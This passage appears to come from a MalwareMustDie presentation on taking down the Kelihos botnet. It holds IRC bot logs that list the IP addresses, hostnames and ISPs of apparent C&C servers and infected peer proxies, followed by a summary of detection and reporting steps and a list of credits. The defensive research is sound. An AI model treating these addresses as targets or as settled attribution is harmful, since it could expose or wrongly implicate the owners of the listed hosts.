[01:13] <@mmd0x07> 93.100.36.135|Tue Dec 3 01:13:48 JST 2013|93.100.36.135.pool.sknt.ru.|35807 | 93.100.0.0/17 | SKYNET-SPB | RU
SKYNET LTD.
[01:13] <@mmd0x07> Read error (Connection reset by peer) in headers.
[01:14] <@mmd0x07> 93.100.36.135|Tue Dec 3 01:15:00 JST 2013|93.100.36.135.pool.sknt.ru.|35807 | 93.100.0.0/17 | SKYNET-SPB | RU
SKYNET LTD.
[01:14] <@mmd0x07> No data received.
[01:17] <@mmd0x07> 93.100.36.135|Tue Dec 3 01:17:19 JST 2013|93.100.36.135.pool.sknt.ru.|35807 | 93.100.0.0/17 | SKYNET-SPB | RU
SKYNET LTD.
[01:17] <@mmd0x07> Read error (Connection reset by peer) in headers.
[01:17] <@mmd0x07> 93.100.36.135|Tue Dec 3 01:17:36 JST 2013|93.100.36.135.pool.sknt.ru.|35807 | 93.100.0.0/17 | SKYNET-SPB | RU
SKYNET LTD.
[01:17] <@mmd0x07> No data received.
[01:19] <@mmd0x07> 93.100.36.135|Tue Dec 3 01:19:48 JST 2013|93.100.36.135.pool.sknt.ru.|35807 | 93.100.0.0/17 | SKYNET-SPB | RU
SKYNET LTD.
[01:19] <@mmd0x07> Read error (Connection reset by peer) in headers.
[01:24] <@mmd0x07> 93.100.36.135|Tue Dec 3 01:24:19 JST 2013|93.100.36.135.pool.sknt.ru.|35807 | 93.100.0.0/17 | SKYNET-SPB | RU
SKYNET LTD.
[01:31] <@mmd0x07> 93.100.36.135|Tue Dec 3 01:32:01 JST 2013|93.100.36.135.pool.sknt.ru.|35807 | 93.100.0.0/17 | SKYNET-SPB | RU
SKYNET LTD.
[01:31] <@mmd0x07> Read error (Connection reset by peer) in headers.
[01:33] <@mmd0x07> 93.100.36.135|Tue Dec 3 01:33:33 JST 2013|93.100.36.135.pool.sknt.ru.|35807 | 93.100.0.0/17 | SKYNET-SPB | RU
SKYNET LTD.
[01:33] <@mmd0x07> No data received.
[01:33] <@mmd0x07> 93.100.36.135|Tue Dec 3 01:34:06 JST 2013|93.100.36.135.pool.sknt.ru.|35807 | 93.100.0.0/17 | SKYNET-SPB | RU
SKYNET LTD.
[01:34] <@mmd0x07> Read error (Connection reset by peer) in headers.

```

Second impact, after ALL CnC went down is, all Kelihos Payload can not be reached at all (No Data Received)  
Herewith we PoC'ed that the CnC listed are Kelihos

## Let's Stop Payloads Distribution

```
webchat.freemove.net
Status ##DCG893JP X ##dgc893 X ##DCG893RU X ##DCG893GE X ##DCG893PL X ##DCG893IN X
(no topic set)
01:42] <@mmd0x02> 126.42.111.207|Tue Dec 3 00:51:23 JST 2013|softbank126042111207.bbtec.net.|1/6/6 | 126.42.0.0/16 | GI
SOFTBANKBB.CO.JP | JAPAN NATION-WIDE NETWORK OF SOFTBANK BB CORP.
01:42] <@mmd0x02> 27.135.39.215|Tue Dec 3 00:51:26 JST 2013|215.39.135.27.ap.yournet.ne.jp.|10013 | 27.132.0.0/14 | FBD
| FREEBIT CO. LTD.
01:42] <@mmd0x02> Read error (Connection reset by peer) in headers
01:42] <@mmd0x02> Read error (Operation timed out) in headers.
01:42] <@mmd0x02> 126.42.111.207|Tue Dec 3 00:51:49 JST 2013|softbank126042111207.bbtec.net.|17676 | 126.42.0.0/16 | GI
SOFTBANKBB.CO.JP | JAPAN NATION-WIDE NETWORK OF SOFTBANK BB CORP.
01:42] <@mmd0x02> 27.135.39.215|Tue Dec 3 00:51:49 JST 2013|215.39.135.27.ap.yournet.ne.jp.|10013 | 27.132.0.0/14 | FBD
| FREEBIT CO. LTD.
01:42] <@mmd0x02> 115.162.34.183|Tue Dec 3 00:51:49 JST 2013|p73a222b7.sitmnt01.ap.so-net.ne.jp.|2527 | 115.162.0.0/15
SO-NET.NE.JP | SO-NET SERVICE
01:42] <@mmd0x02> No data received.
01:42] <@mmd0x02> Read error (Connection reset by peer) in headers.
01:42] <@mmd0x02> Read error (Operation timed out) in headers.
01:42] <@mmd0x02> 126.42.111.207|Tue Dec 3 00:51:56 JST 2013|softbank126042111207.bbtec.net.|17676 | 126.42.0.0/16 | GI
SOFTBANKBB.CO.JP | JAPAN NATION-WIDE NETWORK OF SOFTBANK BB CORP.
01:42] <@mmd0x02> Read error (Connection reset by peer) in headers.
01:42] <@mmd0x02> 125.13.247.86|Tue Dec 3 00:52:54 JST 2013|125-13-247-86.rev.home.ne.jp.|9824 | 125.13.192.0/18 | ASN
TECHNOLOGYNETWORKS.COM | TECHNOLOGY NETWORKS INC.
01:42] <@mmd0x02> No data received.
01:42] <@mmd0x02> 126.42.111.207|Tue Dec 3 00:53:08 JST 2013|softbank126042111207.bbtec.net.|17676 | 126.42.0.0/16 | GI
SOFTBANKBB.CO.JP | JAPAN NATION-WIDE NETWORK OF SOFTBANK BB CORP.
01:43] <@mmd0x02> Read error (Operation timed out) in headers.
01:43] <@mmd0x02> 111.233.123.22|Tue Dec 3 00:53:14 JST 2013|22.123.233.111.ap.yournet.ne.jp.|10013 | 111.232.0.0/15 |
FREEBIT.COM | FREEBIT CO. LTD.
01:43] <@mmd0x02> No data received.
01:43] <@mmd0x02> 27.135.39.215|Tue Dec 3 00:53:20 JST 2013|215.39.135.27.ap.yournet.ne.jp.|10013 | 27.132.0.0/14 | FBD
| FREEBIT CO. LTD.
01:43] <@mmd0x02> No data received.
01:43] <@mmd0x02> 111.233.123.22|Tue Dec 3 00:53:29 JST 2013|22.123.233.111.ap.yournet.ne.jp.|10013 | 111.232.0.0/15 |
```

Then..a lot of peer Kelihos proxies can not be reached.


The bad actor who own the CNC server = Kelihos botherder





# Summary

- Dedicated security researchers/engineers
- Detection
  - RT monitoring system
  - Daily zone files/regex
- Malware payload analysis
- Report domains to appropriate bodies, e.g. registrars ICANN, for suspension, sinkholing
- Report infected IPs to ISPs, regional CERTs & LE for cleanup



# Hall of Fame

OP Kelihos #MalwareMustDie, thanks for great work from:

## Tracker:

@kellewic @VriesHd @Secluded\_Memory @DhiaLite  
@Set\_Abominae

Intel: **CENCORED**  
**FOR SECURITY PURPOSE**

**OP Stop Keli-Payloads (Netherlands/Germany, UK)**  
Markus Fritz, @wopot, Christiaan Beek, Dave Marcus,  
@sempersecurus, @ConradLongmore, @malm0u53  
& special thank's to GroupIB & Interpol folks

Question?